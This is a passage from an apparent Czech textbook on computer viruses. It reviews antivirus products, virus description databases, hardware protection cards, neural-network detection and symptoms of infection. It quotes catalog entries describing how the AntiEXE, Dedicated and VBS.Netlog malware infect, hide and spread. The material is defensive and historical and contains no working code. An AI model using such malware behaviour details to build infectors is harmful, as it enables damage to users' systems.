
- **McAfee VirusScan**
  Patrně nejznámější „klasický" skener u nás. Skládá se ze základního GUI, skeneru, plánovače spouštění antivirového testu, rezidentního štítu Vshield, komponenty WebScanX pro kontrolu souborů nahrávaných z Internetu, příloh e-mailů, podezřelých appletů a prvků ActiveX. Dále je k dispozici cc:Mail Scan pro platformy Lotus apod. a aktivní antivirový stmívač obrazovky ScreenScan.
- **Norton Internet Security**
  Rozsáhlý balík poskytující ochranu při surfování Internetem s rodičovskou možností nastavení tabu stránek pro své zvídavé ratolesti. Součástí je i antivirový program Norton AntiVirus vyznačující se implementovanou detekcí bootovacích virů s využitím neuronových sítí a technologií Bloodhound pro detekci polymorfních virů a makrovirů. Tato technologie vytváří virtuální počítač nebo virtuální e-mailovou schránku, ve kterých otevře kontrolovaný obsah a prověří, zda neobsahuje virové hrozby.
- **NVC/TBAV**
  ThunderBYTE AntiVirus je resp. byl velice rychlý antivirový produkt podporující úplnou softwarovou emulaci kódu. To znamená, že instrukce programu nejsou skutečně prováděny a antivirové testování je tím naprosto bezpečné. V roce 1998 byl koupen firmou Norman a dále již není podporován. Došlo však k jeho integraci do produktu Norman Virus Control, jenž však nedosahuje rychlosti TBAV.

Mezi další produkty zasluhující pozornost patří mj. programy InoculateIT, NOD, InVircible, Panda, Dr.WEB a Sophos. Dnešní seriózní antiviry samozřejmě disponují i obranou proti makrovirům, trojským koním a červům. Řada z nich pak je schopna jistým způsobem chránit počítač před infiltracemi zvenčí (zejména e-mail).

6.1.3. Informační programy

Důležitou součástí antivirových programů jsou informační popisy známých virů. Tyto programy nacházejí své uplatnění zejména v okamžiku, kdy se uživatel setká s virem „tváří v tvář" na svém počítači. Tehdy nastává čas zjistit, co vlastně daný virus provádí, do jaké míry je nebezpečný a jaký je způsob jeho odstranění.


- **HyperText VSUM**
  „The Virus Information Summary List" je velice kvalitní hypertextová databáze popisující převážně viry detekovatelné McAfee VirusScanem. Databáze obsahuje pro zrychlení přístupu k informacím možnost odkazů přes virový index, názvy skupin virů a pochopitelně křížové odkazy podle typu virů, jejich délek, místa vzniku, data aktivace a identifikačního označení VirusScanu. Dále umožňuje vyhledání zadaného textu či použití záložek (bookmarks). Informace aktuálního okna lze vytisknout na tiskárně. Obrázky 13 až 16 ukazují základní navigační směr získání informací o příslušném viru po stisku zvýrazněných položek. I přes nesporné kvality VSUMu lze však v něm nalézt i řadu technických nesrovnalostí v popisech některých

virů, které však na potřeby běžného uživatele nemají žádný vliv. Obrovskou škodou je, že září 1998 je datum poslední aktualizace tohoto produktu.

Obrázek 13: VSUM – základní menu

Obrázek 14: VSUM – index jmen virů

Obrázek 15: VSUM – seznam jmen virů začínajících na písmeno Z



Obrázek 16: VSUM – popis viru Zero Bug

Pro uživatele s jazykovou bariérou existuje buď komerční česká verze nebo ekvivalentní hypertextová databáze dostupná on-line na Internetu (viz dále).

Mezi techničtěji zaměřené popisy počítačových virů patří CAROBASE, Computer Virus Catalog a PC-Virus Index.

- **CAROBASE**
  Databáze virových popisů zaměřená na stručné a jasné technické charakteristiky daných virů. CAROBASE je dostupná zejména prostřednictvím sítě Internet v souborech *CAROBASE*. Ukázkou je následující popis viru AntiEXE:

```
NAME:               AntiEXE
ALIASES:            D3
TARGETS:            MBR, FBR
RESIDENT:           TOP
MEMORY_SIZE:        1K
STORAGE_SIZE:       1S
WHERE:              LAST_R (any floppy), AT 0/0/0dH (HARD)
                    {
                      The virus calculates the address of the last
                      sector of a root directory, using data from
                      BIOS parameter block on a diskette
                    }
STEALTH:            INT 13/AH=02,CX=0001,DH=0 { Hides infected MBR/FBR }
POLYMORPHIC:        NONE
ARMOURING:          CODE { Remaps INT 13 to INT D3 and uses the latter }
TUNNELLING:         BIOS (OTHER - loaded before DOS)
INFECTIVITY:        6 { As Stoned - MBR infector }
OBVIOUSNESS:        NONE
COMMONNESS:         2
COMMONNESS_DATE:    1993-09-19
TRANSIENT_DAMAGE:   When the virus is active in memory, some (one?) EXE
                    program(s) are copied/loaded with a very first byte
                    changed (i.e. 'MZ' sign is corrupted). Thus, such
                    a program would be treated by DOS as a COM program,
                    most likely hanging a PC when executed.
T_DAMAGE_TRIGGER:   First eight bytes of a sector being read are as
                    follows:
                        DB 'M', 'Z', 40H, 00H, 88H, 01H, 37H, 0FH
                    I.e. the virus hunts for a certain EXE header.
PERMANENT_DAMAGE:   NONE
P_DAMAGE_TRIGGER:   NONE
SIDE_EFFECTS:       As in the case of Stoned, if a floppy being infected
                    contains many files/subdirectories in its root
                    directory, several (up to 16) last entries
                    in the root directory get corrupted.
INFECTION_TRIGGER:  Floppies: INT 13/AH=02,CX=00001,DH=0 && DL<=1
                              { I.e. it attempts to infect a floppy in
                                either A: or B: drive when the floppy's
                                Boot record is being read }
                    Hard disk: Boot from an infected floppy { As Stoned }
MSG_DISPLAYED:      NONE
MSG_NOT_DISPLAYED:  'MZ'
INTERRUPTS_HOOKED:  13/AH=02, 13/AH=F9, D3
```

```
SELFREC_IN_MEMORY: NONE { Doesn't need any - MBR/FBR infector }
SELFREC_ON_DISK:   PDisk[0/0/1][0-3] == Virus[0-3]
                   { Compares first 4 bytes of MBR/FBR to the virus body }
LIMITATIONS:       NONE { MS-DOS/PC-DOS }
COMMENTS:          The virus hunts for a certain unknown EXE program.
                   Besides INT 13/AH=02 (Read Sector(s)) BIOS function,
                   the virus also intercepts INT 13/AH=F9, which is unknown
                   to me. In the case of AH=F9 the virus simply returns
                   to the caller.
ANALYSIS_BY:       Dmitry O. Gryaznov
DOCUMENTATION_BY:  Dmitry O. Gryaznov
ENTRY_DATE:        1993-09-21
LAST_MODIFIED:     1993-09-21
SEE_ALSO:
END:
```

- **Computer Virus Catalog**

  Další technicky zaměřená databáze virových popisů. Podobně jako CAROBASE je i Computer Virus Catalog dostupný zejména na síti Internet v souborech *MSDOSVIR, UNIXVIR, MACVIR* apod. dle příslušných platforem operačních systémů. Pro příklad je vybrán popis polymorfního viru Dedicated:

```
==== Computer Virus Catalog 1.2: Dedicated Virus (31-January 1992) ===
Entry..............: Dedicated Virus
Alias(es)..........: ---
Virus Strain.......: ---
Polymorphism engine.: Mutating Engine (ME) 0.9
Virus detected when.: UK
               where.: January 1992
Classification.....: Polymorphic encrypted program (COM) infector,
                       non-resident
Length of Virus.....: 3,5 kByte (including Mutating Engine)
---------------------- Preconditions ----------------------------------
Operating System(s).: MS-DOS
Version/Release.....: 2.xx upward
Computer model(s)...: IBM - PCs, XT, AT, upward and compatibles
---------------------- Attributes -------------------------------------
Easy Identification.: COM file growth (no other direct detection means
                         are known as virus encrypts itself, and due
                         to the installed mutation engine, all occu-
                         rences of this virus differ widely)
Type of infection...: COM file infector: all COM files in current
                         directory on current drive (disk,diskette)
                         are infected upon executing an infected file.
Infection Trigger...: Execution of an infected COM file.
Media affected......: Hard disk, any floppy disk
Interrupts hooked...: ---
Crypto method.......: The virus encrypts itself upon infecting a COM
                         file using its own encryption routine; upon
                         execution, the virus decrypts itself using
                         its own small algorithm.
```

```
Polymorphic method..: After decryption, the virus' envelope consisting
                         of Mutating Engine 0.9 will widely vary the
                         virus' coding before newly infecting another
                         COM file. Due to this method, common pieces
                         of code of more than three bytes (=signatures)
                         of any two instances of this virus are highly
                         improbable.
                      Remark: Mutating Engine 0.9 very probably was
                         developped by the Bulgarian virus writer
                         "Dark Avenger"; such a program was announced
                         early 1991 as permutating more than 4 billion
                         times, and it appeared in October 1991 or
                         before.
                         The class of permutating viruses is named
                         "polymorphic" to indicate the changing
                         structure which may not be identified with
                         contemporary means. To indicate the relation
                         to such common engine, the term "Polymorhic
                         engine (method)" has been introduced.
                         ME 0.9 was distributed via several Virus
                         Exchange Bulletin Boards, so it is possible
                         that other ME 0.9 related viruses appear.
                         According to (non-validated) information, an-
                         other ME 0.9 based virus (Pogue?) has been
                         detected in North America: COM file infector,
                         memory resident, length about 3,7 kBytes.
Damage.............: Virus overwrites at random times random sectors
                         (one at a time) with garbage (INT 26 used).
Damage Trigger.....: Random time
Similarities.......: ---
Particularities.....: The virus contains a text greeting a US based
                         female hacker; this text is visible after
                         decryption.
---------------------- Agents ----------------------------------------
Countermeasures.....: Contemporarily, no automatic method for reliable
                         identification of polymorphic viruses known.
- ditto - successful: ---
Standard means......: ---
---------------------- Acknowledgement -------------------------------
Location............: Virus Test Center, University Hamburg, Germany
Classification by...: Vesselin Bontchev, Klaus Brunnstein
Documentation by....: Dr. Alan Solomon
Date................: 31-January-1992
====================== End of Dedicated Virus ========================
```

- **PC-Virus Index**
  Databáze technicky zaměřených popisů s nadstavbovým programem pro usnadnění práce s obsaženými informacemi ve formátu Computer Virus Catalogu.

- **AVP Virus Encyclopedia**
  S ústupem podávaných technických informací je AVP jednou ze zbývajících kvalitních a aktualizovaných encyklopedií. Bohužel mnohdy velice kvalitní popis střídají nezřídka značně strohé informace. Vybranou ukázkou je popis červa Netlog:

```
VBS.Netlog

--------------------------------------------------------------------------
This is a worm written in the Visual Basic Script language (VBS). It
  spreads through a network by copying itself on other computers in the
  network.
When activated, the worm generates a random network IP address (for
  example 145.65.28.0) and tries to connect to all computers in this
  network. It changes the last octet of the address from 1 to 255 and
  tries to connect. If a connection was accepted the worm copies itself
  on the connected computer's C: drive into the folders:

 C:\
 C:\WINDOWS\STARTM~1\PROGRAMS\STARTUP
 C:\WINDOWS
 C:\WINDOWS\START MENU\PROGRAMS\STARTUP
 C:\WIN95\START MENU\PROGRAMS\STARTUP
 C:\WIN95\STARTM~1\PROGRAMS\STARTUP
 C:\WIND95

If all computers in this network are inaccessible the worm generates
  a new network IP address.
The worm creates the file "C:\NETWORK.LOG". In this file the worm
  writes a log of everything that it does. The file content looks like:

 Log file Open
 Subnet  :  145.65.28.0
 Subnet  :  23.44.93.0
 Subnet  :  50.112.201.0
 Subnet  :  176.3.138.0
 Copying files to  :  \\176.3.138.5\'
 Successfull copy to  :  \\176.3.138.5\'

The spreading ability of this worm is very low, because the search for
  victim computers takes a lot of time and most computers will reject
  the requested connection.
```

Souhrné informace o virech poskytují i různé programové komplety, ať už v integrované podobě (např. F-PROT) či v separátně oddělené encyklopedii (např. zmiňovaná AVP Virus Encyclopedia). Encyklopedie jsou k dispozici i na webových stránkách.

6.2. Prostředky s podporou hardwaru

Antivirové prostředky s podporou hardwaru poskytují větší stupeň ochrany ve srovnání s prostředky softwarovými. Jejich jádro je tvořeno ve většině případů počítačovou kartou, a to kartou určenou zejména obecně pro ochranu dat. Možné antivirové zaměření plyne z jejich všeobecné podstaty. Slotové karty však skrývají i spoustu úskalí. Největším problémem je samozřejmě kompatibilita, tj. „snášenlivost" použitého hardwaru se svým okolím, a to ať už s okolím programovým či technickým. Komplikace s grafickou kartou či rozdílné verze ochranných karet podle typu řadiče pevného disku jsou ty základní. Rovněž nezanedbatelnou je otázka do jaké míry produkt uživatele omezuje v jeho zvyklostech a návycích práce na počítači.

- **Bezpečnostní karty**
  Počítačové karty, které chrání uložená data na počítači. Nejčastěji řídí přístup k počítači pomocí hesla, definují skupiny uživatelů oprávněných k práci na počítači, definují úrovně přístupu uživatelských skupin (uživatel nemusí mít např. přístupné disketové jednotky!), sledují provoz počítače atd. Je zřejmé, že v případě uživatele s nejnižším stupněm oprávnění, který má k dispozici pouze práva na čtení, nemůže tento uživatel počítač zavirovat. Zneviditelnění disketové jednotky A: vylučuje možnost infikace bootovacím virem. Antivirové zaměření je v případech bezpečnostních karet podobné stupni ochran síťových operačních systémů. Vyloučena není ani možnost přídavných antivirových modulů.

  Variantou bezpečnostních karet jsou karty šifrovací. Šifrování však skýtá kromě velké míry bezpečnosti i velké nebezpečí v případě poruchy systému. Stačí jeden vadný sektor šifrovacího systému a všechna data jsou uživateli nepřístupná.

- **Antivirové karty**
  Počítačové karty, jejichž předurčením je přímý boj s počítačovými viry. Principem antivirové ochrany je v tomto případě zejména kontrola volaných přerušení a ochrana proti zápisu.

  V případě volaných přerušení jsou kontrolovány požadavky na zápis do inkriminovaných (nejčastěji systémových) oblastí pevného disku.

  Ochrana proti zápisu bývá nejčastěji realizována hardwarovým zámkem portu řadiče disku, který je odemknut v případě oprávněnosti požadavku. Obslužný program karty nejčastěji při startu operačního systému vytváří dle specifikace chráněných souborů tzv. tabulku chráněných clusterů. Je-li pak při práci na počítači dán požadavek na zápis na disk, rezidentní jádro zjišťuje, zda místo zápisu se nachází v tabulce chráněných clusterů či nikoliv. Podle toho pak buď odemkne hardwarový zámek nebo požadovanou operaci zakáže.

  Tento principiální způsob ochrany souborů proti zápisu má však dva základní nedostatky. Prvním je nemožnost obrany proti duplicitním virům, které ponechávají infikovaný program naprosto nedotčen. Druhým nedostatkem je nepřizpůsobilost operačního systému MS-DOS ke skutečnosti, že část pevného disku je přístupná pouze ke čtení a jiná část i pro zápis. To vede k nesrovnalostem v tabulce FAT např. při přesouvání chráněných souborů v nadstavbových prostředcích typu M602 resp. NC, kdy dochází k vytvoření duplicitní adresářové položky vzhledem k tomu, že karta nepovolí zrušení původní (chráněné) adresářové položky.

Všechna tato úskalí jsou důležitá pro uživatele a měla by být brána v úvahu předtím, než se uživatel rozhodne pro konkrétní typ antivirové karty.

- **Specifické hardwarové prostředky**
  Do této skupiny patří zejména produkt PC-cillin americké firmy Trend Micro Devices. Základem PC-cillinu je tzv. imunizační box – přemazatelná paměť EEPROM připojená k počítači přes paralelní port (jde o průchozí „krabičku" podobnou hardwarovým klíčům některých komerčních programů). Při instalaci se do imunizačního boxu zapíší údaje o systémových oblastech pevného disku (partition table). Při každém startu počítače pak rezidentní jádro PC-cillinu testuje, zda souhlasí údaje imunizačního boxu se skutečností. Rezidentní jádro PC-cillinu je ve své podstatě inteligentní antivirový rezidentní štít. Tento štít nepracuje na principu pomalého skenování, ale na tzv. databázi virových pravidel, vycházející z předpokladu, že virus k tomu, aby mohl replikovat své tělo, musí splnit sled určitých podmínek. Splňuje-li choulostivá akce několik sledovaných podmínek, je prohlášena za virus. Díky tomuto principu PC-cillin nepotřebuje „update" a je značně rychlý, což jsou jeho zásadní výhody oproti jiným antivirovým štítům. Pochopitelně ani PC-cillin není všemocnou ochranou proti virům, není problém proti němu vytvořit jednorázově zaměřený virus, nicméně svým pojetím zachycování obecných virových útoků na jiný soubor jej lze zařadit mezi neomezující „user friendly" produkty. PC-cillin patří mezi vůbec nejodolnější antivirové prostředky vůči tzv. planým poplachům. Samozřejmě i zde však existuje možnost neopodstatněného varování, pokud např. uživatel otevře soubor *.COM pro editaci a změní v něm úvodní instrukce. Je zřejmé, že žádný antivirový prostředek v této chvíli nemůže rozpoznat, zda se jedná o útok viru či neočekávanou aktivitu uživatele. Imunizační box je navíc zároveň hezkou ukázkou řešení ochrany autorských práv, neboť bez něj je štít nefunkční.

Trend posledních let je ve znamení silného ústupu hardwarových prostředků. Důvodem je zejména značná cenová náročnost vývoje takového prostředku snášejícího se pouze s rok aktuální verzí právě „moderního" operačního systému, takže např. i zmiňovaný PC-cillin je již k dispozici v čistě softwarové podobě.

6.3. Neuronové sítě a viry

Stále narůstající počet nových virů nutí přehodnotit běžné antivirové metody pracující na principu virových identifikačních řetězců. Klasické porovnání testovaného souboru s obrovskou řetězcovou databází je časově velice náročné a do budoucna naprosto neperspektivní. Zatímco vývoj virových technik je srozumitelný a průhledný, tak vývoj antivirových metod není příliš zmapován, protože každá antivirová firma si chrání použité algoritmy před konkurencí jako své výrobní tajemství.

Moderní možností je využití neuronových sítí. Neuronové sítě simulují schopnosti lidského mozku. Jednotlivé mozkové neurony, které jsou napojeny na řadu dalších neuronů, lze přirovnat k jednoduchým procesorům tvořících komplexní procesorovou síť umožňující současné paralelní zpracování obrovského množství vstupních informací. Každému spojení mezi neurony je

přiřazena tzv. váha, která se mění podle definovaného síťového modelu. Tyto váhy jsou aktualizovány v učícím procesu, který probíhá v okamžiku spuštění modelu.

Paměťový systém neuronových sítí je tvořen tzv. asociativní pamětí. Informace v asociativní paměti není uložena na jednom místě, ale je rozprostřena mezi váhy jednotlivých spojení mezi neurony.

Asociativní paměti neuronových sítí umožňují vyvolat informace i při neúplném nebo poškozeném vstupu. Tato vlastnost a učící schopnost staví asociativní paměť do pozice účinného prostředku pro detekci známých virů i odvozených mutací.

Antivirově zaměřené neuronové sítě jsou při startu naplněny virovými identifikačními řetězci, které při vlastním detekčním procesu umožňují díky asociativní povaze sítě detekovat i virové odvozeniny vzniklé např. přehozením instrukcí. Je zřejmé, že prosté přehození několika instrukcí v těle viru je pro klasickou skenovací metodu neřešitelným problémem.

Skenování na principu neuronových sítí společně s heuristickou metodou analýzy podezřelého programu, případně ve spolupráci s fuzzy logikou, se jeví jako optimální metoda virové detekce budoucnosti.

Jedním z antivirových programů využívajících neuronové sítě je Norton AntiVirus.

7. Metodické uživatelské postupy antivirové kontroly a ochrany

Pro běžného uživatele je nesmírně důležité vědět, jakým způsobem zjistit přítomnost viru na počítači a zejména co dělat v případě jeho nalezení. Aktivní přítomnost viru na počítači je nutnou podmínkou pro jeho další množení.

7.1. Příznaky přítomnosti viru na počítači

Úvodem je nesmírně důležité zmínit se a hlavně uvědomit si, že ne každý virový příznak chování počítače je skutečně způsoben virem. Dá se říci, že jen malé procento případů, při nichž mizí soubor, dochází k resetování počítače, není možné spustit určitý program či dochází k jiné neočekávané činnosti, bývá skutečně způsobeno virem.

Mezi nejčastější důvody neopodstatněného podezření na přítomnost viru patří:

- Nesprávné nastavení dosových konfiguračních systémových souborů CONFIG.SYS a AUTOEXEC.BAT. Velice často dochází k nežádoucím experimentům uživatele např. při snaze ušetřit pár kilobajtů paměti zařazením nevhodného programu do horní paměti (high memory).
- Chyba integrity dat na disku. Softwarová cache (např. SMARTDRV) může v případě zamrznutí počítače nestihnout vyprázdnit svůj obsah, čímž dojde k chybám zejména v tabulce FAT a tím např. i ke ztrátě celého souboru. Příkaz *chkdsk /f* pomůže tyto závady na disku odstranit. Uživatel by si měl navyknout společně s antivirovým testem provádět i test integrity dat, v nejjednodušším případě právě systémovým programem *chkdsk*. Dalšími vhodnými možnostmi jsou rovněž systémový *scandisk* nebo *ndd* z Norton Utilities.

Příkaz chkdsk vyžaduje značnou obezřetnost. V případě výskytu adresářového viru způsobí parametr /f definitivní ztrátu všech infikovaných souborů!

Je vhodné nejprve spustit *chkdsk* bez parametrů a až pak případně volit opětovné spuštění s parametrem */f*. Indikací přítomnosti adresářového viru je hlášení o řadě křížových referencí na stejné místo. Toto hlášení je, vzhledem ke stealth podobě adresářových virů, zobrazováno pouze tehdy, není-li virus aktivní v paměti, tj. došlo-li k zavedení operačního systému z nezavirované záložní systémové diskety.


V éře Windows je dalším důležitým momentem pro integritu dat na disku správný postup vypnutí počítače, kdy nelze pouze vypnout vypínač, ale je potřeba provést správný systémový „shutdown".

- Nevhodný ovladač myši. Je až s podivem, jak nesnášenlivé může být programové okolí vůči nestandardnímu ovladači myši.
- Zaplnění operační paměti. Nainstalování řady rezidentních programů při spuštění operačního systému běžně znemožní spuštění paměťově náročnějšího programu. Výhodné je v tomto případě využít variantní možnosti souborů CONFIG.SYS a AUTOEXEC.BAT podle momentální potřeby či optimalizačního správce paměti.
- Zpomalení chodu počítače. K této možnosti může dojít paradoxně zejména při nainstalování nevhodného antivirového rezidentního štítu.
- Vtípky (jokes). Existuje řada vtipných programů simulujících přítomnost viru na počítači.


Pochopitelně, že může dojít i k oprávněnému podezření na přítomnost viru. Mezi takovéto příznaky patří zejména:

- **Hlášení antivirového programu**
  Základní možnost zjištění přítomnosti viru na počítači. Virus je odhalen v průběhu antivirové kontroly buď skenerem nebo rezidentním štítem. Důležité však je opět zdůraznit možnost tzv. falešných poplachů. K již probíraným možnostem způsobených uživatelem patří neodmyslitelně i vzájemná nesnášenlivost antivirovým programů vůči sobě navzájem, kdy jeden antivirový program neopodstatněně hlásí přítomnost viru v jiném antivirovém programu.
- **Vlastní projevy virů**
  Zde patří zejména vizuální a zvukové projevy virů v době aktivace jejich prezentační rutiny. Virus Ambulance Car např. náhodně volí, zda při spuštění infikovaného programu projede přes obrazovku sanitka se zapnutou sirénou. V případě nepřístupnosti diskových dat je obtížné určit, zda se jedná o útok destruktivního viru či chybu jinou. Nelze zapomenout, že i životnost jednotlivých dílů počítače je omezená a tak je potřeba vzít do úvahy i možnosti hardwarových poruch.
- **Vizuální metoda zjištění přítomnosti viru**
  Jde o znalost nezavirovaných podob spustitelných souborů a zaváděcího sektoru disku či diskety. Tato metoda je vhodná zejména pro pokročilejší uživatele, kteří jsou schopni rozlišit virus od korektního tvaru.


Obrázky 17 až 19 ukazují, jak vypadají nezavirované podoby tabulky rozdělení pevného disku a boot sektorů operačních systémů MS-DOS a Windows 95.



Obrázek 17: Originální tabulka rozdělení pevného disku




Obrázek 18: Originální zaváděcí sektor MS-DOSu



Obrázek 19: Originální zaváděcí sektor Windows 95

Uvedené podoby nejsou jedinými možnými. V reálném světě se vyskytuje několik odvozenin operačního systému MS-DOS či variant Windows a i použití speciálních formátovacích programů může způsobit, že uživatelův zaváděcí sektor má jiný tvar.

Obrázek 20 představuje binární podobu viru Aragon, jenž se může vyskytovat jak v tabulce rozdělení pevného disku, tak i v zaváděcím sektoru diskety. Rozdíl je patrný okamžitě.




Obrázek 20: Zavirovaný zaváděcí sektor virem Aragon

